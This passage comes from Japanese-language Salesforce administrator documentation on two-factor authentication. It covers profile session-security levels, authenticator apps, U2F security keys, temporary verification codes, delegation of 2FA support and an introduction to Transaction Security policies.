- カスタムログインフロー
- 仮の ID 確認コードの生成
- 仮の確認コードの期限切れ
- 2 要素認証の管理任務の委任
- ID 検証履歴

シングルサインオン、ソーシャルサインオン、コミュニティに対する 2 要素認証ログイン要件およびカスタムポリシーの設定

プロファイルポリシーおよびセッションの設定を使用して、ユーザに対する 2 要素認証ログイン要件を設定します。ユーザ名とパスワード、代理認証、SAML シングルサインオン、およびサードパーティ認証プロバイダ経由のソーシャルサインオンなどの、すべての Salesforce ユーザインターフェース認証方式がサポートされています。Salesforce 組織およびコミュニティのユーザに 2 要素認証要件を適用できます。

特定のプロファイルに割り当てられたユーザに対して 2 要素認証を必須にするには、［ログインに必要なセッションセキュリティレベル］プロファイル設定を編集します。次に、組織のセッションの設定で、特定のログイン方法にポリシーを適用するようにセッションセキュリティレベルを設定します。

デフォルトでは、ログイン時のセッションセキュリティ要件は、すべてのプロファイルで［なし］になっています。プロファイルの [セッションの設定] を編集して要件を［高保証］に変更できます。この要件が設定されたプロファイルユーザが、高保証ではなく標準レベルのセキュリティを許可するログイン方法 (ユーザ名とパスワードなど) を使用すると、2 要素認証を使用した ID 検証が求められます。ユーザ認証に成功すると、Salesforce にログインします。

ログイン方法に関連付けるセキュリティレベルは、組織の [セッションの設定] で編集できます。

モバイルデバイスを使用するユーザは、Salesforce Authenticator モバイルアプリケーションまたは 2 要素認証用の他の認証アプリケーションを使用できます。内部ユーザは、個人設定の [高度なユーザの詳細] ページで、アプリケーションを自分のアカウントに接続できます。プロファイルで［高保証］要件が設定されている場合、Salesforce Authenticator または別の認証アプリケーションがまだアカウントに接続されていないプロファイルユーザは、ログインする前にアプリケーションを接続するよう求められます。アプリケーションを接続した後、アプリケーションを使用して ID を検証するよう求められます。

登録済み U2F セキュリティキーがあるユーザは、2 要素認証にそれを使用できます。

［高保証］プロファイル要件が設定されているコミュニティメンバーは、ログイン中に認証アプリケーションを接続するよう求められます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する
- 「プロファイルと権限セットの管理」

仮の確認コードを生成する
- 「ユーザインターフェースで 2 要素認証を管理」

1. [設定] から、［クイック検索］ボックスに「*プロファイル*」と入力し、[プロファイル] を選択します。
2. プロファイルを選択します。
3. [セッションの設定] までスクロールして、［ログインに必要なセッションセキュリティレベル］設定を見つけます。
4. [編集] をクリックします。
5. ［ログインに必要なセッションセキュリティレベル］で [高保証] を選択します。
6. [保存] をクリックします。
7. [設定] から、［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定] を選択します。
8. [セッションセキュリティレベル] で、[高保証] 列が [2 要素認証] であることを確認します。

[2 要素認証] が [標準] 列にある場合、標準レベルセキュリティを付与する方法を使用してログインすると、エラーが発生します。

9. メモ: [有効化] を [高保証] 列に移動することを検討します。この設定により、不明なブラウザまたはアプリケーションから ID を検証するユーザによって、高保証セッションが確立されます。[有効化] が [高保証] 列にある場合は、ログイン時に ID を検証するプロファイルユーザが、高保証セッションセキュリティ要件を満たすために再度 ID 検証を求められることがなくなります。

変更内容を保存します。

例: Facebook および LinkedIn をコミュニティの認証プロバイダとして設定したとします。コミュニティメンバーの多くは、ソーシャルサインオンを使用して、Facebook または LinkedIn アカウントからユーザ名とパスワードを使ってログインします。カスタマーコミュニティユーザに対して、Facebook アカウントを使用してログインする場合は 2 要素認証の使用を必須とするが、LinkedIn アカウントを使用してログインする場合は必須としないようにして、セキュリティを強化するとします。この場合、カスタマーコミュニティユーザプロファイルを編集して、［ログインに必要なセッションセキュリティレベル］ を [高保証] に設定します。組織のセッション設定で、セッションセキュリティレベルを編集します。Facebook を [標準] 列に配置します。[高保証] 列に [2 要素認証] を配置します。また、LinkedIn も [高保証] 列に配置します。

メモ: ログインフローを使用して、ユーザのセッションセキュリティレベルを変更し、特定の条件下で ID 検証を開始することもできます。ログインフローにより、ビジネス要件を満たすカスタムの認証後のプロセスを構築できます。

2 要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、仮の確認コードを生成できます。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。ユーザが使用できる仮のコードは一度に 1 つのみです。以前のコードがまだ有効な間にユーザが新しいコードを必要とする場合は、以前のコードを期限切れにして新しいコードを生成できます。ユーザは、個人設定で自分の有効なコードを期限切れにできます。

メモ: ［高保証］ プロファイル要件は、ユーザインターフェースログインに適用されます。OAuth トークン交換は要件の対象ではありません。プロファイルに ［高保証］ 要件が設定される前に取得された OAuth 更新トークンは、引き続き API に対して有効なアクセストークンに交換できます。トークンは標準保証セッションで取得された場合でも有効です。外部アプリケーションで API にアクセスする前に高保証セッションの確立をユーザに要求するには、最初にそのプロファイルのユーザに対する既存の OAuth トークンを取り消します。次に、プロファイルに ［高保証］ 要件を設定します。ユーザは 2 要素認証を使用してログイ

ンし、アプリケーションを再認証する必要があります。「OAuth トークンの取り消し」を参照してください。

関連トピック:

- 2 要素認証
- カスタムログインフロー
- ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続
- ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け
- ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- 仮の ID 確認コードの生成
- 仮の確認コードの期限切れ
- 2 要素認証の管理任務の委任
- 仮の確認コードの期限切れ

API アクセスの 2 要素認証ログイン要件の設定

Salesforce システム管理者は、「API ログインの 2 要素認証」権限を設定して、Salesforce への API アクセスに 2 つ目の認証チャレンジを使用できます。API アクセスには、組織のカスタマイズまたはクライアントアプリケーションの構築を行うためにデータローダや開発者ツールなどのアプリケーションを使用することも含まれます。

「ユーザインターフェースログインの 2 要素認証」権限は、「API ログインの 2 要素認証」権限の前提条件です。これらの権限が有効になっているユーザは、ユーザインターフェース経由で Salesforce にログインするときに、2 要素認証を行う必要があります。ユーザは、認証アプリケーションをモバイルデバイスにダウンロードおよびインストールして、アプリケーションを Salesforce アカウントに接続する必要があります。これにより、アプリケーションから確認コード (時間ベースのワンタイムパスワード (TOTP)) を使用して、2 要素認証を行うことができます。

関連トピック:

- 2 要素認証
- ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け
- 2 要素認証ログイン要件の設定
- セキュリティトークンのリセット
- ID 検証履歴

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

ユーザ権限

プロファイルのシステム権限を編集する

- 「プロファイルと権限セットの管理」

この機能を有効化する

- 「ユーザインターフェースログインの 2 要素認証」

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

アカウントに Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続できます。Salesforce が ID を検証する必要があるときに、このアプリケーションを使用します。セキュリティ強化のためにログイン時またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、このアプリケーションを使用してアカウントアクティビティを検証します。アプリケーションを接続する前に 2 要素認証を使用する必要がある場合は、Salesforce に次回ログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

モバイルデバイス上の Salesforce Authenticator (バージョン 2 以降) アプリケーションは、認証の2つ目の「要素」です。このアプリケーションを使用することで、アカウントのセキュリティレベルが向上します。アプリケーションをいったん接続すると、ID 検証が必要なアクティビティを実行するたびにモバイルデバイスに通知が送信されます。通知を受信したら、モバイルデバイス上のアプリケーションを開いてアクティビティの詳細を確認し、モバイルデバイス上で応答することによって検証します。見覚えがないアクティビティに関する通知を受信した場合は、アプリケーションを使用してそのアクティビティをブロックします。Salesforce システム管理者のために、ブロックしたアクティビティにフラグを付けることができます。このアプリケーションでは、ID 検証の代替方法として使用できる確認コードも提供されます。

1. 使用するモバイルデバイスのタイプに応じて、Salesforce Authenticator アプリケーションのバージョン 2 以降をダウンロードし、インストールします。iPhone の場合は、App Store からアプリケーションをダウンロードします。Android デバイスの場合は、Google Play からアプリケーションをダウンロードします。

   モバイルデバイスにすでに Salesforce Authenticator のバージョン 1 がインストールされている場合は、App Store または Google Play でアプリケーションをバージョン 2 に更新できます。更新では、ユーザがアプリケーションにすでに持っている接続済みのアカウントは保持されます。これらのアカウントはコード専用アカウントで、確認コードは生成しますが、転送通知を受信したりロケーションベースの自動検証を許可したりはしません。コード専用アカウントは、[接続済みのアカウント] リストにアカウント名の行の右端が > なしで表示され、アカウントの詳細ページはありません。Salesforce への現在のログインに使用するユーザ名に対してコード専用アカウントがある場合は、続行する前にアプリケーション内で左にスワイプしてそのユーザ名を削除します。後のステップで、そのユーザ名のアカウントを再度接続します。新しく接続されたアカウントでは、Salesforce Authenticator バージョン 2 の完全な機能 (転送通知、ロケーションベースの自動検証、および確認コード) を使用できます。

2. [個人設定] から、[クイック検索] ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? [クイック検索] ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: **Salesforce Authenticator**] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. モバイルデバイスで Salesforce Authenticator アプリケーションを開きます。

   アプリケーションを初めて開く場合、アプリケーションの機能を紹介するツアーが表示されます。ツアーを開始してもよいですし、すぐにアプリケーションに Salesforce アカウントを追加することもできます。

6. アプリケーションで、[+] をタップしてアカウントを追加します。
   一意の 2 語の語句が生成されます。
7. ブラウザに戻って、［2 語の語句］項目にその語句を入力します。
8. [接続] をクリックします。
   以前に確認コードを生成する認証アプリケーションをアカウントに接続したことがある場合、アラートが表示されることがあります。Salesforce Authenticator モバイルアプリケーションのバージョン 2 以降を接続すると、古いアプリケーションからのコードは無効になります。今後、確認コードが必要な場合は、Salesforce Authenticator から取得してください。
9. モバイルデバイス上の Salesforce Authenticator アプリケーションに、接続しているアカウントの詳細が表示されます。アカウントの接続を完了するには、アプリケーションで [接続] をタップします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

ID の検証
ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
Salesforce 環境のカスタマイズ

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: すべてのエディション

Salesforce Authenticator や Google Authenticator などのワンタイムパスワードジェネレータアプリケーションをアカウントに関連付けることができます。Salesforce で ID を確認する必要があるときには、アプリケーションによって生成される確認コード(「時間ベースのワンタイムパスワード」とも呼ばれる)を使用します。セキュリティ強化のためにログイン時、接続済みアプリケーションへのアクセス時、またはレポートやダッシュボードへのアクセス時に 2 要素認証が必要な場合は、アプリケーションからコードを使用します。アプリケーションを接続する前に 2 要素認証が必要になった場合は、次に Salesforce にログインしたときにアプリケーションを接続するよう求められます。まだ 2 要素認証が必要でない場合は、引き続き個人設定からアプリケーションをアカウントに接続できます。

1. デバイスのタイプに応じて、サポートされる認証アプリケーションをダウンロードします。Salesforce Authenticator for iOS、Salesforce Authenticator for Android、Google Authenticator など、時間ベースのワンタイムパスワード (TOTP) アルゴリズム (IETF RFC 6238) をサポートしている認証アプリケーションであれば、どれでも使用できます。
2. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
3. [アプリケーション登録: ワンタイムパスワードジェネレータ] を見つけ、[接続] をクリックします。
4. セキュリティ上の理由で、アカウントにログインするように要求されます。

5. モバイルデバイスで、認証アプリケーションを使用して QR コードをスキャンします。

   または、ブラウザで **[QR コードをスキャンできません]** をクリックすると、セキュリティキーが表示されます。認証アプリケーションで、ユーザ名と表示されたキーを入力します。

6. Salesforce で、認証アプリケーションによって生成されたコードを、**[確認コード]** 項目に入力します。

   確認コードは、認証アプリケーションによって定期的に新しく生成されます。現在のコードを入力します。

7. **[接続]** をクリックします。

アカウントの安全を確保するため、新しい ID 検証方法が Salesforce アカウントに追加されるたびに、メール通知が送信されます。自分がその方法を追加したか、Salesforce のシステム管理者が自分の代わりに追加したかに関係なく、メールは送信されます。

関連トピック:

- ID の検証
- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- Salesforce 環境のカスタマイズ

ID 検証のための U2F セキュリティキーの有効化

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

Salesforce システム管理者は、2 要素認証および有効化などの ID 検証を求められたときに、ユーザが U2F セキュリティキーを使用できるようにすることが可能です。Salesforce Authenticator、またはメールや SMS で送信されたワンタイムパスワードを使用する代わりに、U2F セキュリティキーを USB ポートに挿して検証を完了します。

Universal Second Factor (U2F) 認証標準は FIDO Alliance の一部であり、フィッシング攻撃への耐性が強い公開鍵暗号化のセキュリティを特徴としています。通常 USB ポートに差し込む U2F セキュリティキーは、簡単に配備でき、モバイルデバイスを使用できない環境で非常に役立ちます。複数のサービスプロバイダおよび複数の Salesforce 組織と取引先で同じセキュリティキーを使用できます。

セキュリティキーの使用方法については重要なため、ここで概要を説明します。

- ユーザは独自のセキュリティキーを自分でプロビジョニングできます。これらのデバイスは、IT 部門やシステム管理者による事前登録は必要ありません。
- セキュリティキーはその他の USB 認証デバイスに似ており、ユーザはキーホルダーに付けて持ち運ぶことができます。デバイスが U2F プロトコルと互換性があることを示す FIDO U2F ロゴを探してください。不明な場合は、セキュリティハードウェアベンダーに問い合わせてそのキーが U2F 準拠であることを確認してください。
- セキュリティキーは生体認証デバイスではありませんが、一部にはボタンが付いており、ユーザがそのボタンに触れてデバイスを有効にする必要があります。ユーザがセキュリティキーを挿入して有効化すると、必要なログイン情報が生成され、ブラウザによりその情報が Salesforce に渡され、ログインが完了します。
- 今のところ、この ID 検証方法は Chrome バージョン 41 以降でのみサポートされています。Chrome バージョン 41 以降は、U2F をネイティブでサポートしている唯一のブラウザです。

組織で U2F セキュリティキーを有効にすると、ユーザはそれぞれセキュリティキーを登録してデバイスを Salesforce アカウントに接続できます。これにより、ID 検証にセキュリティキーを使用できます。

1. [設定]から、［クイック検索］ボックスに「*セッションの設定*」と入力し、[セッションの設定]を選択します。
2. ［セキュリティキーの使用をユーザに許可］を選択します。
3. 変更内容を保存します。

その他のID検証方法と同じように、Salesforceの標準的なツールを使用して、ユーザのセキュリティキーの使用状況を追跡できます。

- ユーザのセキュリティキーアクティビティは[ID検証履歴]ページに表示されます。
- [ID検証履歴]ページのリンクからID検証方法レポートを使用して、セキュリティキーの採用を監視します。
- ユーザリストビューを作成して［U2F セキュリティキーがある］項目を組み込み、この方法を登録したユーザを確認します。

ユーザの一括メール送信ツールを使用すると、対象を絞ったお知らせをこの方法を登録しているユーザに送信できます。

組織で[私のドメイン]を有効にする前に、一部のユーザがセキュリティキーを登録した場合、その登録は無効となります。該当するユーザの登録を削除し、ユーザに再登録するよう依頼します。

ID検証のためのU2Fセキュリティキーを登録

U2Fセキュリティキーを登録して、Salesforceアカウントに接続します。Salesforce Authenticator、メールおよびSNSから送信されたワンタイムパスワードを使用する方法とは別の、安全で便利な方法です。2要素認証および有効化などのID検証を求められたときに、セキュリティキーをUSBポートに挿入して検証を完了できます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Database.com** Edition、**Developer** Edition、**Enterprise** Edition、**Group** Edition、**Performance** Edition、**Professional** Edition、および **Unlimited** Edition

Salesforceシステム管理者がU2Fセキュリティキーの使用を許可している場合は、自分のセキュリティキーを登録します(システム管理者は代行できません)。次の考慮事項に留意します。

- 使用するセキュリティキーがU2Fプロトコルと互換性があることを確認します。セキュリティキーは、キーホルダーに付ける他のUSB認証デバイスと似ています。デバイスがU2F準拠であることを示すFIDO U2Fロゴを見つけてください。わからない場合は、Salesforceシステム管理者に確認してください。
- ブラウザに互換性があることを確認します。今のところ、Google Chromeバージョン41以降のみがU2Fをネイティブでサポートしているブラウザです。登録およびID検証操作のすべてはChromeバージョン41以降のみでサポートされています。
- 複数のサービスプロバイダと複数のSalesforce組織およびアカウントで同じセキュリティキーを使用できます。アカウントあたり1つのキーを登録できます。

1. U2F準拠のセキュリティキーを入手したら、メッセージが出たときにキーを挿入します。挿入までに間をあけすぎると、登録はタイムアウトになります。
2. [個人設定]から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細]を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報]を選択します。
3. [登録]項目の横にある［セキュリティキー (U2F)］をクリックします。

このオプションが表示されない場合は、Salesforce システム管理者がセキュリティキーの使用を無効にしています。

4. セキュリティ上の理由で、アカウントにログインするように要求されます。
5. メッセージが出たら、セキュリティキーをコンピュータの USB ポートに挿入します。ボタンがある場合は、ボタンを押します。

   セキュリティキーは生体認証デバイスではありませんが、一部にはボタンが付いており、ユーザがそのボタンに触れてデバイスを有効にする必要があります。
6. 登録が成功したら、[続行] をクリックして確認メッセージを消します。

   アカウントの安全性を維持するため、登録の成功後にメール通知が送信されます。

これで、この ID 検証方法を使用できるようになりました。U2F セキュリティキーを求めるメッセージが表示されたら挿入し、ボタンがあれば押します。セキュリティキーによって必要なログイン情報が生成され、ブラウザがそれを Salesforce に渡して検証が完了します。

セキュリティキーを携帯していない場合でも、Salesforce Authenticator や確認コードを生成する別の方法など、異なる検証方法を使用することができます。2 要素認証のために一時的に他の方法が必要な場合、システム管理者は仮の確認コードを生成できます (有効化では使用できません)。

ユーザはセキュリティキー登録をいつでもキャンセルできます。システム管理者も同様です。

ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断

ユーザのアカウントには、一度に 1 つの Salesforce Authenticator (バージョン 2 以降) モバイルアプリケーションしか接続できません。ユーザがモバイルデバイスの交換や紛失によってアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回ユーザが 2 要素認証を使用してログインすると、その他の認証アプリケーションを接続していない場合は Salesforce からユーザに新しい認証アプリケーションを接続するように求められます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、[アプリケーション登録: Salesforce Authenticator] 項目の横にある [切断] をクリックします。

ユーザは、[高度なユーザの詳細] ページで自分のアカウントからアプリケーションを切断できます。個人設定で、[アプリケーション登録: Salesforce Authenticator] 項目の横にある [切断] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ユーザの Salesforce 認証アプリケーションを切断する

- 「ユーザインターフェースで 2 要素認証を管理」

ユーザのワンタイムパスワードジェネレータアプリケーションの切断

確認コード (ワンタイムパスワード) を生成するモバイル認証アプリケーション (Salesforce Authenticator など) が 1 度に接続できるのは、1 ユーザのアカウントのみです。ユーザがモバイルデバイスを交換したり、紛失したりしてアプリケーションへのアクセスを失った場合は、ユーザのアカウントからアプリケーションを切断します。次回 2 要素認証を使用してユーザがログインすると、他の ID 検証方法が接続されていない場合、Salesforce からユーザに新しい認証アプリケーションの接続が求められます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、[アプリケーション登録: ワンタイムパスワードジェネレータ] 項目の横にある [切断] をクリックします。

ユーザは各自のアカウントからアプリケーションを切断できます。個人設定で、[高度なユーザの詳細] ページに移動して、[アプリケーション登録: ワンタイムパスワードジェネレータ] 項目の横にある [切断] をクリックします。

関連トピック:

- ユーザの表示および管理
- 2 要素認証の管理任務の委任
- 個人情報の編集

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

ユーザ権限

ユーザの認証アプリケーションを切断する

- 「ユーザインターフェースで 2 要素認証を管理」

ユーザの U2F セキュリティキー登録を削除

1 人のユーザの Salesforce アカウントに登録できるのは 1 度に 1 つの U2F セキュリティキーのみです。ユーザが、登録済みのセキュリティキーを交換する、または紛失した場合は、ユーザのアカウントから登録を削除します。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前をクリックします。
3. ユーザの詳細ページで、［セキュリティキー （U2F）］項目の横にある [削除] をクリックします。

ユーザは自分のアカウントから登録済みセキュリティキーを削除できます。個人設定で、[高度なユーザの詳細] ページに移動して、［セキュリティキー （U2F）］項目の横にある [削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Contact Manager** Edition

ユーザ権限

ユーザの U2F セキュリティキー登録を削除する
- 「ユーザインターフェースで 2 要素認証を管理」

仮の ID 確認コードの生成

通常 2 要素認証に使用しているデバイスにアクセスできないユーザのために、仮の確認コードを生成します。コードの有効期限が生成後 1 ～ 24 時間後に切れるように設定します。コードは有効期限まで繰り返し使用できます。

仮の確認コードは 2 要素認証でのみ有効です。デバイスの有効化では無効です。つまり、認識できないブラウザまたはアプリケーションからユーザがログインし、ID 検証が必要な場合は、ユーザは仮のコードを使用できません。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 仮の確認コードが必要なユーザの名前をクリックします。

   無効なユーザにはコードを生成できません。
3. ［仮の確認コード］を検索し、[生成] をクリックします。

   高保証セキュリティレベルのセッションがまだない場合、ID の検証が要求されます。
4. コードの有効期限を設定し、[コードの生成] をクリックします。
5. コードをユーザに付与して [完了] をクリックします。

   [完了] をクリックすると、戻ってコードを再度表示することはできなくなり、コードはユーザインターフェースのどこにも表示されなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

仮の確認コードを生成する
- 「ユーザインターフェースで 2 要素認証を管理」

ユーザは、期限切れになるまで、何回でも仮の確認コードを使用できます。各ユーザの仮の確認コードは一度に1つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

メモ: ID 検証方法がユーザのアカウントに追加されると、ユーザにメールが送信されます。新しい ID 検証方法がアカウントに追加されたときにユーザにメールが送信されないようにするには、Salesforce にお問い合わせください。

関連トピック:

- 2 要素認証
- 2 要素認証の管理任務の委任
- 仮の確認コードの期限切れ

仮の確認コードの期限切れ

ユーザに 2 要素認証が必要なくなった場合、ユーザの仮の確認コードを期限切れにします。

各ユーザの仮の確認コードは一度に 1 つのみ使用できます。期限切れになる前にコードを忘れるか紛失した場合、そのコードを手動で期限切れにして新規に生成できます。各ユーザに 1 時間あたり最大 6 コードまで生成できます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 期限切れにする必要のある仮の確認コードを持つユーザの名前をクリックします。
3. ［仮の確認コード］を検索し、[今すぐ期限切れにする] をクリックします。

関連トピック:

- 2 要素認証
- 2 要素認証の管理任務の委任
- 仮の ID 確認コードの生成

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザの仮の確認コードを期限切れにする

- 「ユーザインターフェースで 2 要素認証を管理」

ユーザによる ID の検証方法の確認

ユーザのリストビューをカスタマイズするか、ID検証方法レポートを確認して、誰がどの ID 検証方法を使用しているかを調べます。カスタムレポートを作成して、組織またはコミュニティの ID 検証動作のパターンを見つけることができます。

登録された ID 検証方法を [ユーザ] リストビューに表示するには、ビューを作成または編集して、次の項目を 1 つ以上追加します。

検証済みの携帯番号がある
: ユーザに検証済みの携帯番号があるかどうかを示します。Salesforce は、ユーザのその番号に確認コードをテキスト送信できます。

ワンタイムパスワードアプリケーションがある
: ユーザが確認コード (時間ベースのワンタイムパスワードともいう) を生成する認証アプリケーションを接続しているかどうかを示します。ユーザは ID を検証するために、アプリケーションによって生成されたコードを入力します。

Salesforce Authenticator がある
: ユーザが Salesforce Authenticator モバイルアプリケーションを接続しているかどうかを示します。ユーザは ID を検証するために、アプリケーションに送信された通知を承認します。

仮コードがある
: ユーザに仮の確認コードがあるかどうかを示します。システム管理者と、「ユーザインターフェースで 2 要素認証を管理」権限のあるシステム管理者以外のユーザが仮のコードを生成して、コードの有効期限を設定します。

U2F セキュリティキーがある
: ユーザが U2F セキュリティキーを登録したかどうかを示します。ユーザはセキュリティキーを USB ポートに差して ID を検証できます。

2 要素認証の一部のサポート任務は、リストビューから直接実行できます。たとえば、仮の確認コードを生成または失効したり、ユーザがモバイルデバイスにアクセスできなくなったときにモバイル認証アプリケーションを切断したりできます。

「ユーザインターフェースで 2 要素認証を管理」権限のあるユーザは [設定] の [ID 検証履歴] ページのリンクをクリックして、ID 検証方法レポートを表示およびカスタマイズできます。

「設定・定義を参照する」権限のあるユーザは、[レポート] の [管理レポート] からもこのレポートにアクセスできます。

「API で 2 要素認証を管理」権限のあるユーザは、組織またはコミュニティでの ID 検証履歴の詳細なインサイトを得るためのカスタムレポートおよびダッシュボードを作成できます。たとえば、ID検証方法の登録をプロファイル別に表示するレポートを作成します。または、検証方法の登録および検証の要求を、トリガした組織ポリシー別に表示するグラフ付きのダッシュボードを作成します。

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザ ID 検証方法を監視する
- 「ユーザインターフェースで 2 要素認証を管理」

関連トピック:

- 2 要素認証
- 2 要素認証の管理任務の委任

2 要素認証の管理任務の委任

Salesforce システム管理者ではないユーザが、組織内の 2 要素認証のサポートを提供できるようにします。たとえば、2要素認証に通常使用しているデバイスを紛失したか、忘れたユーザのために、社内のヘルプデスクのスタッフが仮の確認コードを生成できるようにするとします。ヘルプデスクのスタッフメンバーに「ユーザインターフェースで 2 要素認証を管理」権限を割り当てると、スタッフはコードを生成し、他の2要素認証任務でエンドユーザをサポートできます。

権限を割り当てるには、ユーザプロファイル (コピーされたプロファイルのみ) または権限セットの「ユーザインターフェースで 2 要素認証を管理」権限を選択します。この権限を持つユーザは、次の作業を実行できます。

- 2 要素認証に通常使用しているデバイスにアクセスできないユーザのために仮の確認コードを生成する。
- ユーザがデバイスを紛失または交換したときに、ユーザアカウントから ID 検証方法を切断する。
- [ID 検証履歴] ページにユーザの ID 検証アクティビティを表示する。
- [ID 検証履歴] ページのリンクをクリックして Identity Verification Methods レポートを表示する。
- ユーザが登録した ID 検証方法を示すユーザリストビューを作成する。

メモ: この権限を持つシステム管理者以外のユーザは、ID 検証方法レポートを参照できますが、「ユーザの管理」権限を持つユーザ限定のデータが含まれるカスタムレポートを作成することはできません。

関連トピック:

- Salesforce 組織の保護
- ユーザのアカウントからの Salesforce Authenticator (バージョン 2 以降) の切断
- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- 仮の ID 確認コードの生成
- 仮の確認コードの期限切れ
- ユーザによる ID の検証方法の確認

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルと権限セットを編集する

- 「プロファイルと権限セットの管理」

トランザクションセキュリティ

トランザクションセキュリティは、Salesforce リアルタイムイベントを受信し、作成したセキュリティポリシーに基づいて適切なアクションと通知を適用するフレームワークです。トランザクションセキュリティは、設定したポリシーに基づいてイベントを監視します。これらのポリシーは組織内のイベントに適用され、特定のイベントの組み合わせが生じた場合に実行するアクションを指定します。ポリシーがトリガされると、アクションが実行され、必要に応じて通知を受信できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce Shield または Salesforce Shield Event Monitoring アドオンサブスクリプションを購入する必要があります。

トランザクションセキュリティポリシー

ポリシーは、指定したイベントを使用してアクティビティを評価します。ポリシーごとに、通知、ブロック、2 要素認証の強制、終了するセッションの選択などのリアルタイムアクションを定義します。

トランザクションセキュリティの設定

カスタムポリシーを作成する前に組織のトランザクションセキュリティを有効化および設定します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

カスタムトランザクションセキュリティポリシーの作成

特定のイベントでトリガされる独自のカスタムポリシーを作成します。この機能を使用できるのは、システム管理者プロファイルが割り当てられた有効ユーザのみです。

トランザクションセキュリティ通知の Apex ポリシー

